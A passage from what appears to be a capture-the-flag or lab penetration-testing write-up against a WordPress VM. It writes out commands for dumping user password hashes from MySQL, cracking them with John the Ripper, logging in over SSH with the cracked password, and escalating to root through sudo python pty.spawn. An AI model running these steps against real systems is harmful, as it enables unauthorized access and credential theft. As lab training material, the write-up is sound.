
* + - *Commands:* mysql -u root -p (entered password ‘R@v3nSecurity’); show databases; use wordpress; show tables; select \* from wp\_posts
  + flag4.txt: *715dea6c055b9fe3337544932f2941ce*


**Exploit Used**


* + - *From inside the mysql wordpress database, I found both Steven and Michaels password hashes in the wp\_users*

**

* + - *Commands:* select id, user\_login, user\_pass from wp\_users;
    - *I copied the password hashes and usernames to a text file from the kali machine*

**

* + - *Commands: exit (to root@kali); nano wp\_hashes.txt*
    - *I ran John the ripper on the password hash file to decrypt the passwords, which gave Steven’s password as pink84  
      *
    - *Commands: john wp\_hashes.txt*
    - *I ssh’d into Steven’s account, and ran sudo -l to see what sudo permissions were available… Steven had root access to /usr/bin/python. From here, I was able to use sudo access to the directory/command in order to run a privilege escalation which gave me a root shell, at that point, entering the root directory shows flag4.txt*

**

* + - *Commands:* ssh steven@192.168.1.110 (password: pink84); sudo -l; sudo python -c ‘import pty;pty.spawn(“/bin/bash”)’; cd /root; ls; cat flag4.txt

**Sources:**

*Interactive terminal spawned via Python: Elastic Security Solution [8.1]*. Elastic. (n.d.). Retrieved March 18, 2022, from https://www.elastic.co/guide/en/security/current/interactive-terminal-spawned-via-python.html

Peleus. (n.d.). *Ramblings*. NetSec. Retrieved March 18, 2022, from https://netsec.ws/?p=337

NVD. (n.d.). Retrieved March 18, 2022, from https://nvd.nist.gov/vuln/detail/CVE-2019-5629

NVD. (n.d.). Retrieved March 18, 2022, from https://nvd.nist.gov/vuln/detail/CVE-2017-5487

*How to detect CVES using NMAP vulnerability scan scripts*. (n.d.). Retrieved March 18, 2022, from https://securitytrails.com/blog/nmap-vulnerability-scan